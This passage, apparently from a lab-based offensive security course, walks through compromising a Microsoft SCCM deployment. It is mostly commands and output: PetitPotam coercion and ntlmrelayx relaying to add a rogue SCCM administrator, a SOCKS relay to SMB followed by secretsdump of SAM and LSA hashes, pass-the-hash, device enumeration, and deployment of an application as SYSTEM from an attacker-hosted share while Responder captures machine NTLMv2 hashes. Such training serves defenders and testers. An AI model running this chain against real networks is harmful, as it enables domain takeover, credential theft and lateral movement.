[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
...SNIP...
[*] Servers started, waiting for connections
```

Now that `ntlmrelayx` is waiting for connections, we can coerce the authentication from `SCCM01`:

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
10.10.14.207 172.50.0.21
 ___            _        _      _         ___             _
 | _ \   ___    | |_     (_)    | |_      | _ \   ___    | |_    __ _    _
__
 |  _/  / -_)   |  _|    | |    |  _|     |  _/  / _ \   |  _|  / _` |  | '
\
 _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|
|_|_|_|
 _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
 "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'

 PoC to elicit machine account authentication via some MS-EFSRPC functions
 by topotam (@topotam77)

 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.50.0.21[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```



Once `PetitPotam` finishes, we should see in our `ntlmrelayx` how `SCCM01$` authentication is used to authenticate to the AdminService API. If the attack is successful, we should see the message `Server returned code 201, attack successful`:

```
[!bash!]# python3 ntlmrelayx.py -t
https://172.50.0.40/AdminService/wmi/SMS_Admin -smb2support --adminservice
--logonname "LAB\dario" --displayname "LAB\dario" --objectsid S-1-5-21-
2570265163-3918697770-3667495639-2222
Impacket v0.10.1.dev1+20230802.213755.1cebdf31 - Copyright 2022 Fortra
...SNIP...

[*] SMBD-Thread-4 (process_request_thread): Received connection from
10.129.230.38, attacking target https://172.50.0.40
[*] Exiting standard auth flow to add SCCM admin...
[*] Authenticating against https://172.50.0.40 as LAB/SCCM01$
[*] Adding administrator via SCCM AdminService...
```

```
[*] Server returned code 201, attack successful
...SNIP...
```

With `sccmhunter`, we can now verify the administrator's list:

```
python3 sccmhunter.py admin -u blwasp -p Password123! -ip 172.50.0.40
SCCMHunter v1.0.3 by @garrfoster
[18:08:41] INFO     [!] Enter help for extra shell commands
() C:\ >> show_admins
[18:08:46] INFO     Tasked SCCM to list current SMS Admins.
[18:08:46] INFO     Current Full Admin Users:
[18:08:46] INFO     LAB\sccm_admin
[18:08:46] INFO     LAB\blwasp
[18:08:46] INFO     LAB\dario
```

## NTLM relay from a passive server

Finally, if a passive site server is present (for high availability), its machine account must be a member of the local Administrators group on the active site server. It must also be an administrator of all SCCM systems deployed on the site, including the MSSQL database. In this scenario, a new NTLM relay from the passive server to the active server's SMB service is possible.

Before running `ntlmrelayx`, we must ensure that we have setup the tunnel with `ligolo-ng`. `ntlmrelayx.py` must be set up to target the SMB service on the Primary Server. When the NTLM authentication is received, a SOCKS session is opened on the Primary Server with administrative rights:

```
[!bash!]# ntlmrelayx.py -t 172.50.0.21 -smb2support -socks
Impacket v0.11.0 - Copyright 2023 Fortra

...SNIP...

[*] Servers started, waiting for connections

ntlmrelayx>
```

Now that `ntlmrelayx` is waiting for connections, we can coerce the authentication from `SCCM02` (the passive or secondary server):

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
10.10.14.207 172.50.0.22
```

```
 ___            _        _      _         ___            _
  | _ \   ___    | |_     (_)    | |_      | _ \   ___    | |_    __ _    _
__
  |  _/  / -_)   |  _|    | |    |  _|     |  _/  / _ \   |  _|  / _` |  | '
\
  _|_|_   \___|   _\__|   _|_|_   _\__|    _|_|_   \___/   _\__|  \__,_|
|_|_|_|
  _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
  "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'

  PoC to elicit machine account authentication via some MS-EFSRPC functions
  by topotam (@topotam77)

  Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.50.0.22[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```



Once `PetitPotam` finishes, we should see in our `ntlmrelayx` how `SCCM02$` authentication is used to authenticate to `SCCM01`, and we have successfully established a socks session:

```
[!bash!]# ntlmrelayx.py -t 172.50.0.21 -smb2support -socks
...SNIP...

[*] SMBD-Thread-14 (process_request_thread): Received connection from
10.129.230.38, attacking target smb://172.50.0.21
[*] Authenticating against smb://172.50.0.21 as LAB/SCCM02$ SUCCEED
[*] SOCKS: Adding LAB/[email protected](445) to active SOCKS connection.
Enjoy
[*] SMBD-Thread-15 (process_request_thread): Connection from 10.129.230.38
controlled, but there are no more targets left!
```

We can use secretsdump.py through this session to dump the SAM and LSA databases on the Primary Server. Since we are using `-socks` on `ntlmrelayx`, we must use

`proxychains` (from a root shell or with sudo) to use the newly created session to `SCCM01`:

```
[!bash!]# proxychains4 -q secretsdump.py 'LAB/SCCM02$'@172.50.0.21 -no-
pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x99bae75d092c3b9d979cf712fb4fcfde
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12346acbe6bcfda7294d6bd
18041b555:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:12432e0d16ae931b73c59d7e0c089c0
:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:1236cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b16d6873b597bcdc0d
c553eac61112ce:::
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/Administrator:$DCC2$10240#Administrator#22118c0355c1b19322960df4
ac180d79: (2024-07-10 01:14:30)
LAB.LOCAL/sccm_admin:$DCC2$10240#sccm_admin#55477395bae00b82c381d078c3f9dd
4a: (2024-07-11 10:54:32)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\SCCM01$:aes256-cts-hmac-sha1-
96:12345b9eb9aeb722594c72e8c107bb2712d03e66046f03eb579d7a9bd4ed2b48
LAB\SCCM01$:aes128-cts-hmac-sha1-96:12324b3f73242fb3326319044124 41f9
LAB\SCCM01$:des-cbc-md5:b6b951341a628f32
LAB\SCCM01$:plain_password_hex:123b49014a1a62a083ad328bd6831fa14ef4e1caa4c
b64fe25492ce45c6bedefd4395a7d3749e772ef67b5cf2006c123395b0a75b325815a283b4
f10ec3163dec687cc0c3f2f86f41bedc3ad4c7ebe469078b4769f296e5eaacd5d4aa8b0497
9560c270171c2fc2e342e56a73373188587414a5b53f78675e
447b3afcea9abb7dcd65cd88f3f74e62da21577c0d19069850685540cdac35c08e9e701131
46f7a9d0d31caadbb5087f0eb420ece4dc65722d95308b46155bd527c01fd0e24676923cf8
0d660c3cac22190ea442d515ab0b074b02f7ba8139ba5f8799b854a3ec80de5ff4e3b2909a
5093556d7a756e447
LAB\SCCM01$:aad3b435b51404eeaad3b435b51404ee:12287584ab4bb4ef1123f0ed2f08f
f79:::
...SNIP...
```

The hash can then be used via Pass-The-Hash to authenticate as the Primary Server on the SMS Provider (a member of the "SMS Admins" group) to add a new controlled Full Administrator.

```
python3 sccmhunter.py admin -u 'SCCM01$' -p
aad3b435b51404eeaad3b435b51404ee:12287584ab4bb4ef1123f0ed2f08ff79 -ip
```

```
172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[10:10:29] INFO     [!] Enter help for extra shell commands
() C:\ >> show_admins
[10:10:33] INFO     Tasked SCCM to list current SMS Admins.
[10:10:34] INFO     Current Full Admin Users:
[10:10:34] INFO     LAB\sccm_admin
```

## Conclusion

We learned how to abuse an SCCM infrastructure through different methods and understand the importance of mapping how it is configured. However, if we were attacking a single-server SCCM infrastructure, some of these methods may not work.

The following section will explore how to abuse SCCM administrative rights to compromise systems and move laterally through the network.

# SCCM Post Exploitation

The main goal of SCCM is to deploy applications and services on the Active Directory's managed assets, making SCCM infrastructure a good candidate for moving laterally on the network. With administrative rights on the Primary Server, we can deploy applications and scripts on the targets or coerce clients' authentication.

Additionally, SCCM permits the enumeration of data on resources. Among all the services SCCM offers to the administrator is one named `CMPivot`. This service, located on the Management Point server, can enumerate all the resources of a computer or computer collection (installed software, local administrators, hardware specifications, etc.) and perform administrative tasks on them. It uses the HTTP REST API `AdminService`, provided by the `SMS Provider server`.

## Privileged Accounts Enumeration

As we previously discussed, we can enumerate privileged SCCM users by querying the `SMS_Admin` and `SMS_SCI_Reserved` WMI classes, which contain this information using the `admin` module and the command `show_admins`:

```
python3 sccmhunter.py admin -u rai -p Threathunting01 -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[09:04:17] INFO     [!] Enter help for extra shell commands
() C:\ >> show_admins
[09:04:21] INFO     Tasked SCCM to list current SMS Admins.
[09:04:22] INFO     Current Full Admin Users:
[09:04:22] INFO     LAB\sccm_admin
```

```
[09:04:22] INFO     LAB\rai
```

## Computer Enumeration

To use CMPivot to enumerate a target computer, the first step is to retrieve the ID of the resource to be audited (this can be a specific machine or a collection of machines). To retrieve the `ResourceId` and other information about the target computer, we can use the command `get_device <TARGET>`:

```
python3 sccmhunter.py admin -u rai -p Threathunting01 -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[19:24:58] INFO     [!] Enter help for extra shell commands
() C:\ >> get_device SCCM-SMS
[19:25:21] INFO     [*] Collecting device...
[19:25:21] INFO     [+] Device found.
[19:25:21] INFO     ----------------------------------------
 Active: 1
 Client: 1
 DistinguishedName: CN=SCCM-SMS,CN=Computers,DC=lab,DC=local
 FullDomainName: LAB.LOCAL
 IPAddresses: 172.50.0.40
 LastLogonUserDomain: LAB
 LastLogonUserName: Administrator
 Name: SCCM-SMS
 OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
 PrimaryGroupID: 515
 ResourceId: 16777221
 ResourceNames: SCCM-SMS.lab.local
 SID: S-1-5-21-2570265163-3918697770-3667495639-1216
 SMSInstalledSites: HTB
 SMSUniqueIdentifier: GUID:2A1F8462-FAAC-4F8A-BDF9-7194AF172C2C
 ----------------------------------------
```



**Note:** During our testing sometimes `sccmhunter.py` retrieve an incorrect ResourceId, as alternative we can use `SharpSCCM.exe` to get the correct ResourceId.

To get the computer information using SharpSCCM.exe we can use the following command:

```
PS C:\Tools> .\SharpSCCM.exe get devices -n SCCM-SMS -sms 172.50.0.40

   _____ _     _ _____  _____  _____  _____ _____ _____ _____
  |_____ |_____| |_____| |_____/ |_____] |_____ |       |       |  |  |
  _____| |     | |     | |    \_ |       _____| |_____ |_____ |  |  |
@_Mayyhem
```

```
[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT
ResourceId,Active,ADSiteName,Client,DistinguishedName,FullDomainName,Hardw
areID,IPAddresses,IPSubnets,IPv6Addresses,IPv6Prefixes,IsVirtualMachine,La
stLogonTimestamp,LastLogonUserDomain,LastLogonUserName,MACAddresses,Name,N
etbiosName,Obsolete,OperatingSystemNameandVersion,PrimaryGroupID,ResourceD
omainORWorkgroup,ResourceNames,SID,SMSInstalledSites,SMSUniqueIdentifier,S
NMPCommunityName,SystemContainerName,SystemGroupName,SystemOUName FROM
SMS_R_System WHERE Name LIKE '%SCCM-SMS%'
-----------------------------------
SMS_R_System
-----------------------------------
Active: 1
ADSiteName: Default-First-Site-Name
Client: 1
DistinguishedName: CN=SCCM-SMS,CN=Computers,DC=lab,DC=local
FullDomainName: LAB.LOCAL
HardwareID: 2:542AA89148DB7F12EE73FFE36E215010EF8F70E0
IPAddresses: 172.50.0.40
IPSubnets: 172.50.0.0
IPv6Addresses:
IPv6Prefixes:
IsVirtualMachine: True
LastLogonTimestamp: 20240722164258.000000+***
LastLogonUserDomain: SCCM-SMS
LastLogonUserName: Administrator
MACAddresses: 00:50:56:B9:61:89
Name: SCCM-SMS
NetbiosName: SCCM-SMS
Obsolete: 0
OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
PrimaryGroupID: 515
ResourceDomainORWorkgroup: LAB
ResourceId: 16777221
ResourceNames: SCCM-SMS.lab.local
SID: S-1-5-21-2570265163-3918697770-3667495639-1216
SMSInstalledSites: HTB
SMSUniqueIdentifier: GUID:2A1F8462-FAAC-4F8A-BDF9-7194AF172C2C
SNMPCommunityName:
SystemContainerName: LAB\COMPUTERS
SystemGroupName:
SystemOUName:
-----------------------------------
```

```
[+] Completed execution in 00:00:16.4663955
```

Then, it is possible to interact with the target computer using the command `interact <ResourceId>`. Sccmhunter offers multiple built-in commands to enumerate the resource and gather interesting data. One of them is the list of the local administrators using the command `administrators`:

```
() (C:\) >> interact 16777221
(16777221) (C:\) >> administrators
[19:26:31] INFO     Tasked SCCM to run Administrators.
[19:26:31] INFO     Got OperationId 16778237. Sleeping 10 seconds to wait
for host to call home.
[19:26:41] INFO     No results yet, sleeping 10 seconds.
[19:26:52] INFO     +---------------+-----------------------+------------
-------+----------+
                    | ObjectClass   | Name                  |
PrincipalSource   | Device   |

+===============+=======================+=================+==========+
                    | Group         | LAB\Domain Admins     |
ActiveDirectory   | SCCM-SMS |
                    +---------------+-----------------------+------------
-------+----------+
                    | User          | LAB\sccm_admin        |
ActiveDirectory   | SCCM-SMS |
                    +---------------+-----------------------+------------
-------+----------+
                    | User          | LAB\SCCM01$           |
ActiveDirectory   | SCCM-SMS |
                    +---------------+-----------------------+------------
-------+----------+
                    | User          | SCCM-SMS\Administrator | Local
| SCCM-SMS |
                    +---------------+-----------------------+------------
-------+----------+
```

Additionally we can view the files and folders on the target computer with the command `ls`:

```
(16777221) (C:\) >> ls
[19:30:13] INFO     Tasked SCCM to list files in C:\.
[19:30:13] INFO     Got OperationId 16778238. Sleeping 10 seconds to wait
for host to call home.
[19:30:23] INFO     No results yet, sleeping 10 seconds.
[19:30:33] INFO     +------------------------------+--------+------------
--------+--------+----------+
```

```
                    | FileName                      | Mode   |
LastWriteTime       |   Size | Device   |

+==============================+========+====================+========+==
========+
                    | C:\$Recycle.Bin               | d--hs- | 2024-05-09
23:13:44 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\ContentLibrary             | d----- | 2024-05-12
08:41:03 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\Documents and Settings     | d--hsl | 2024-05-09
19:59:16 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\inetpub                    | d----- | 2024-05-09
22:46:15 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\PerfLogs                   | d----- | 2022-11-05
18:20:48 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\Program Files              | d-r--- | 2024-05-10
13:14:30 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\Program Files (x86)        | d----- | 2024-05-10
10:20:32 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\ProgramData                | d--h-- | 2024-05-10
13:20:43 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\Recovery                   | d--hs- | 2024-05-09
20:00:28 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\SMS                        | d----- | 2024-05-10
10:22:38 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\System Volume Information | d--hs- | 2024-05-09
19:57:33 |      1 | SCCM-SMS |
                    +------------------------------+--------+------------
--------+--------+----------+
                    | C:\Users                      | d-r--- | 2024-05-09
```

```
23:13:26 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\Windows                   | d----- | 2024-05-10
15:10:18 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\smstsvc.log               | -a---- | 2024-05-10
10:20:45 |   1042 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
```

To get the list of all available commands, we can use [sccmhunter wiki](#).

## Applications deployments

[SharpSCCM](#) can also help us enumerate and abuse SCCM infrastructure if we have access to an account with `Full Administrator` or `Application Administrator` rights on the Primary Server. Let's use the account `rai`, which is `Full Administrator` on the SCCM service and connect via RDP to `SRV01` and perform the attack:

```
xfreerdp /u:rai /p:Threathunting01 /d:lab.local /v:10.129.230.38 /dynamic-
resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper
/clipboard /audio-mode:0 /auto-reconnect -glyph-cache
[09:09:15:756] [655247:655248] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[09:09:15:757] [655247:655248] [WARN][com.freerdp.crypto] - CN =
SRV01.lab.local
```



Before we start deploying applications, it is essential to validate the privileges we have by querying the `SMS_Admin` WMI class using `SharpSCCM`, if no access denied message is encountered, it should be good to continue:

```
PS C:\Tools> .\SharpSCCM.exe get class-instances SMS_Admin -p
CategoryNames -p CollectionNames -p LogonName -p RoleNames -sms
172.50.0.40

 _______ _     _ _______  _____  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
```

```
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT
AdminID,CategoryNames,CollectionNames,LogonName,RoleNames FROM SMS_Admin
-----------------------------------
SMS_Admin
-----------------------------------
CategoryNames: All
CollectionNames: All Systems, All Users and User Groups
LogonName: LAB\sccm_admin
RoleNames: Full Administrator
-----------------------------------
CategoryNames: All
CollectionNames: All Systems, All Users and User Groups
LogonName: LAB\rai
RoleNames: Full Administrator
-----------------------------------
[+] Completed execution in 00:00:00.8509888
```

The next step is to search for potential targets, i.e., active SCCM clients accessible on the network. It is possible to target machines where a specific user is declared the primary user (an option in the Microsoft Configuration Manager console that allows to declare a user as the primary user of a machine) or to search for the last machines where the user has authenticated. However, this solution is less reliable as it depends on the last refresh of machine information via a DDR request. Let's search for computers where `blwasp` is the primary user using the option `get primary-users` and `-u <user>`:

```
PS C:\Tools> .\SharpSCCM.exe get primary-users -u blwasp -sms 172.50.0.40

 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT * FROM SMS_UserMachineRelationship WHERE
UniqueUserName LIKE '%blwasp%'
-----------------------------------
SMS_UserMachineRelationship
```

```
-----------------------------------
CreationTime: 20240522185628.677000+000
IsActive: True
RelationshipResourceID: 25165831
ResourceClientType: 1
ResourceID: 16777233
ResourceName: SRV01
Sources: 2
Types: 1
UniqueUserName: LAB\blwasp
-----------------------------------
[+] Completed execution in 00:00:00.6255289
```

On the other hand, it could be interesting to list all the active SCCM devices where the SCCM client is installed. However, caution is advised as the output could be massive in a real environment. To do that, we will use the option `get devices` with the option `-w <where-condition>`, which is an MSSQL `WHERE condition` to narrow the scope of data returned by the query:

```
PS C:\Tools> .\SharpSCCM.exe get devices -w "Active=1 and Client=1" -sms
172.50.0.40

 _______ _       _ _______  _____  _____  _______ _______ _______ _______
 |______ |_____| |_____| |____/ |____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |      ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT
ResourceId,Active,ADSiteName,Client,DistinguishedName,FullDomainName,Hardw
areID,IPAddresses,IPSubnets,IPv6Addresses,IPv6Prefixes,IsVirtualMachine,La
stLogonTimestamp,LastLogonUserDomain,LastLogonUserName,MACAddresses,Name,N
etbiosName,Obsolete,OperatingSystemNameandVersion,PrimaryGroupID,ResourceD
omainORWorkgroup,ResourceNames,SID,SMSInstalledSites,SMSUniqueIdentifier,S
NMPCommunityName,SystemContainerName,SystemGroupName,SystemOUName FROM
SMS_R_System WHERE Active=1 and Client=1
-----------------------------------
SMS_R_System
-----------------------------------
Active: 1
ADSiteName: Default-First-Site-Name
```

```
Client: 1
DistinguishedName: CN=SQL,CN=Computers,DC=lab,DC=local
FullDomainName: LAB.LOCAL
HardwareID: 2:F6FC17A6192F8ADF5F0039F5A56CD2B3838E814D
IPAddresses: 172.50.0.30
IPSubnets: 172.50.0.0
IPv6Addresses:
IPv6Prefixes:
IsVirtualMachine: True
LastLogonTimestamp: 20240709192359.000000+***
LastLogonUserDomain: LAB
LastLogonUserName: administrator
MACAddresses: 00:50:56:B9:31:00
Name: SQL
NetbiosName: SQL
Obsolete: 0
OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
PrimaryGroupID: 515
ResourceDomainORWorkgroup: LAB
ResourceId: 16777219
ResourceNames: SQL.lab.local
SID: S-1-5-21-2570265163-3918697770-3667495639-1214
SMSInstalledSites: HTB
SMSUniqueIdentifier: GUID:BD861888-7840-427C-9CC6-D4FFE022F55A
SNMPCommunityName:
SystemContainerName: LAB\COMPUTERS
SystemGroupName:
SystemOUName:
---------------------------------
Active: 1
ADSiteName: Default-First-Site-Name
Client: 1
DistinguishedName: CN=SCCM01,CN=Computers,DC=lab,DC=local
FullDomainName: LAB.LOCAL
HardwareID: 2:ECA2EFC6EA65B9B2280C0396F777019B4B52BEF8
IPAddresses: 172.50.0.21
IPSubnets: 172.50.0.0
IPv6Addresses: 0000:0000:0000:0000:0000:0000:0000:0001
IPv6Prefixes: 0000:0000:0000:0000
IsVirtualMachine: True
LastLogonTimestamp: 20240709194349.000000+***
LastLogonUserDomain: LAB
LastLogonUserName: sccm_admin
MACAddresses: 00:50:56:B9:52:50
Name: SCCM01
NetbiosName: SCCM01
Obsolete: 0
OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
PrimaryGroupID: 515
ResourceDomainORWorkgroup: LAB
```

```
ResourceId: 16777220
ResourceNames: SCCM01.lab.local
SID: S-1-5-21-2570265163-3918697770-3667495639-1215
SMSInstalledSites: HTB
SMSUniqueIdentifier: GUID:BB9B4076-B45A-46DA-8994-D2DAC705BB9A
SNMPCommunityName:
SystemContainerName: LAB\COMPUTERS
SystemGroupName:
SystemOUName:
...SNIP...
```

Now that we have enumerated where the SCCM client is installed, we have a list of potential targets. As Management Point administrators, we can deploy an application, which involves creating a collection of devices, adding the target to this collection, creating an application deployment linked to the collection, and then executing this deployment. It is possible to deploy an application as SYSTEM, as the primary user, or as the machine's currently logged user account. SharpSCCM can automate this entire procedure, and the different requests are sent through the previously presented AdminService API. However, this automatic solution can present timing issues because the devices need some delay to retrieve a deployment. This is why sometimes a manual approach is preferable.

By using a UNC path to specify the application to be deployed, it is possible to intercept NTLM authentication, opening the way to NTLM relay attacks and running an application on the machine. This method has the advantage of being more discreet than the installation and execution of a malicious payload.

First, create a new application named `HTB_application` with the option `new application` and `-n <Application Name>`. We also specify the payload with `-p <Payload>` pointing to a path on the attack host and use the option `-s` to specify that the application will be deployed as `SYSTEM`:

```
PS C:\Tools> .\SharpSCCM.exe new application -s -n HTB_application -p
\\10.10.14.207\share\test.exe -sms 172.50.0.40


 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
```

```
[+] Creating new application: HTB_application
[+] Application path: \\10.10.14.207\share\test.exe
[+] Updated application to run as SYSTEM
[+] Successfully created application
[+] Completed execution in 00:00:29.0535194
```

Then, create a new device collection with the option `new collection` and `-n <collection name>`. Additionally, we specify the type of collection to create, which is a device with the option `-t device`:

```
PS C:\Tools> .\SharpSCCM.exe new collection -n "new_collection" -t device
-sms 172.50.0.40


 _______ _      _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Creating new device collection: new_collection
[+] Successfully created collection
[+] Completed execution in 00:00:01.6775452
```

Then we add the target computer to the collection `new_collection` by using the command `new collection-member` and specifying the target with the option `-d <DEVICE>`:

```
PS C:\Tools> .\SharpSCCM.exe new collection-member -d SRV01 -n
"new_collection" -t device -sms 172.50.0.40


 _______ _      _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
```

```
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Found resource named SRV01 with ResourceID 16777233
[+] Added SRV01 (16777233) to new_collection
[+] Waiting for new collection member to become available...
[+] New collection member is not available yet... trying again in 5
seconds
[+] New collection member is not available yet... trying again in 5
seconds
[+] Successfully added SRV01 (16777233) to new_collection
[+] Completed execution in 00:00:16.7721935
```

Finally, create a `new deployment` and specify the application with the option `-n <application name>` and the collection `-c <collection name>`:

```
PS C:\Tools> .\SharpSCCM.exe new deployment -a HTB_application -c
"new_collection" -sms 172.50.0.40

 _______ _     _ _______  _____  _____  _     _ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |_____| |       |       |  |  |
 ______| |     | |     | |    \_ |       |     | |_____  |_____  |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Creating new deployment of HTB_application to new_collection
(HTB0002E)
[+] Found the HTB_application application
[+] Successfully created deployment of HTB_application to new_collection
(HTB0002E)
[+] New deployment name: HTB_application_HTB0002E_Install
[+] Completed execution in 00:00:02.8199982
```

Now, we have to wait for the device to retrieve the deployment and execute the application, or we can attempt to accelerate the process by invoking the update, but it doesn't always work:

```
PS C:\Tools> .\SharpSCCM.exe invoke update -n "new_collection" -sms
172.50.0.40
```

```
 _______ _      _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Forcing all members of new_collection (HTB0002E) to retrieve machine
policy and execute any new applications available
[+] Completed execution in 00:00:00.8182697
```

On the other side, on our attack host, NTLMv2 authentications are received from the machine account:

```
sudo responder -I tun0 -v -A
 __
 .----.-----.-----.-----.-----.-----.--| |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _ ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

[+] Listening for events...

[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be
poisoned.
[SMB] NTLMv2-SSP Client   : 10.129.230.38
[SMB] NTLMv2-SSP Username : LAB\SERVER-CLIENT$
